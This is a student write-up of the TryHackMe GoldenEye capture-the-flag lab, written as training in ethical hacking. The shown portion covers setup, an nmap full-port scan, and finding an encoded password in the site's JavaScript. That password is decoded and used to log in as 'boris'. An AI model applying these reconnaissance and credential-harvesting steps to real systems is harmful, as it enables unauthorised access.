A Project On:

GOLDENEYE CTF IN TRYHACKME

Submitted by

Nikhil R

https://www.linkedin.com/in/nikcareer/

https://tryhackme.com/p/nikcareer

INDEX

CHAPTER 1 – INTRODUCTION

- Objectives
- Scope and Background
- User Requirements

CHAPTER 2 - ANALYSIS OF WORK DONE AND DESIGN

- Test Procedures and Implementation (with reports, if any) Tools and Technology used
- Report Layouts/ Screenshots

CHAPTER 3 - LEARNING EXPERIENCES

- Application of Knowledge in the Project

CHAPTER 4 – CONCLUSION

- Findings
- Recommendations

CHAPTER 5 – BIBLIOGRAPHY

CHAPTER 1 – INTRODUCTION

OBJECTIVE

The objective of the project is to pen test machine Golden Eye from www.tryhackme.com (https://tryhackme.com/room/goldeneye). It is created as a CTF challenge with hints. The room will be completed once you answer all the questions.

SCOPE AND BACKGROUND

This project focuses on simulating a full penetration testing engagement using the *GoldenEye* room on TryHackMe. It is a James Bond themed CTF based on 1995 movie GoldenEye which includes real-world attack methodologies like service enumeration, web application exploitation, credential harvesting, email service interaction, and privilege escalation to achieve root access. The scope is limited to a legally safe virtual environment, replicating the key phases of an actual cyberattack without impacting any live systems.

With the rising sophistication of cyber threats, cybersecurity training platforms like TryHackMe provide a controlled, gamified environment to practice ethical hacking techniques. The GoldenEye room is particularly valuable as it covers a wide range of cybersecurity domains—network reconnaissance, password cracking, secure coding awareness, and privilege escalation

USER REQUIREMENT

Component	Minimum Requirement	Suggested Requirement
CPU	Dual-core (Intel i5 4th gen / Ryzen 3)	Quad-core or higher (Intel i7 / Ryzen 5+)
RAM	8 GB	16 GB
Storage	256 GB SSD	512 GB+ SSD
OS	Windows 10/Linux (Kali VM or dual boot)	Linux host (Kali, Parrot) or Windows with WSL2
Graphics	Integrated graphics	Integrated or basic GPU
Networking	Wi-Fi support	Wi-Fi + Ethernet

CHAPTER 2 - ANALYSIS OF WORK DONE AND DESIGN

TOOLS USED

- MS Windows 11 Home Single
- Oracle Virtual Box Version 7.1.6
- Kali Linux 2025
- Open VPN
- NMAP
- Cyberchef
- Hydra
- Telnet
- Nano
- Exiftool
- Pentestmonkey
- Hacktools extension
- Exploit-db

Test Procedures and Implementation

As per EC -Council, following are the steps to be followed in a penetration testing:

1. Reconnaissance
2. Scanning
3. Vulnerability Assessment
4. Exploitation
5. Reporting

1. Reconnaissance

In this phase, the tester gathers as much information about the target system as they can, including information about the network topology, operating systems and applications, user accounts, and other relevant information. The goal is to gather as much data as possible so that the tester can plan an effective attack strategy.

2. Scanning

In this penetration testing phase, the tester uses various tools to identify open ports and check network traffic on the target system. Because open ports are potential entry points for attackers, penetration testers need to identify as many open ports as possible for the next penetration testing phase.

3. Vulnerability Assessment

The third penetration testing phase is vulnerability assessment, in which the tester uses all the data gathered in the reconnaissance and scanning phases to identify potential vulnerabilities and determine whether they can be exploited.

4. Exploitation


In this penetration testing phase, the penetration tester attempts to access the target system and exploit the identified vulnerabilities, typically by using a tool like Metasploit to simulate real-world attacks.

5. Reporting


Once the exploitation phase is complete, the tester prepares a report documenting the penetration test's findings. The report generated in this final penetration testing phase can be used to fix any vulnerabilities found in the system and improve the organization's security posture.

Let us start.


Download and install Oracle Virtual box for Windows Hosts. (https://www.virtualbox.org/wiki/Downloads)




Download and add Kali Linux prebuilt Virtual machine for Oracle virtual box. (https://www.kali.org/get-kali/#kali-virtual-machines)



Run Kali Linux in VM




Visit www.tryhackme.com in Firefox or any other browser.




Login using existing account or start a new account and visit profile section.


Click on Access tab and download OpenVPN.

OpenVPN helps us to connect to machines ands rooms hosted by Tryhackme.




Visit GoldenEye room in tryhackme. (https://tryhackme.com/room/goldeneye) and start the machine.





A target machine will start with an IP address valid for 2 hours.



Scan the machine using NMAP tool. NMAP is a network scanning tool used to discover hosts, services, and vulnerabilities on a network.

Nmap -p- <machine_ip> -Pn


-p- will scan all 65535 ports

-Pn is ping sweep. It tells Nmap to **treat all targets as online**, skipping the ping check. Useful when ICMP is blocked by firewalls


As per the result there are 4 ports open which will answer our first question. The following ports are open

1. 25 – SMTP
2. 80 – HTTP
3. 55006 – POP3
4. 55007 – POP3

Use -A argument for aggressive scan and detailed report.




Visit HTTP site. The http site tells us to navigate to another directory for logging in. Before that let us check for page source for any hidden info.




The page source contains a java script; terminal.js.

While enumerating script, we understand that a user called boris exist and his password is encoded.



Let us decode the password using a platform called Cyberchef. Since the message was found from page source, we will use HTML to text decoding. We got result as ‘InvincibleHack3r’.




Let us visit the directory mentioned in home page and try to login using credentials of boris.


Username: boris

Password: InvincibleHack3r

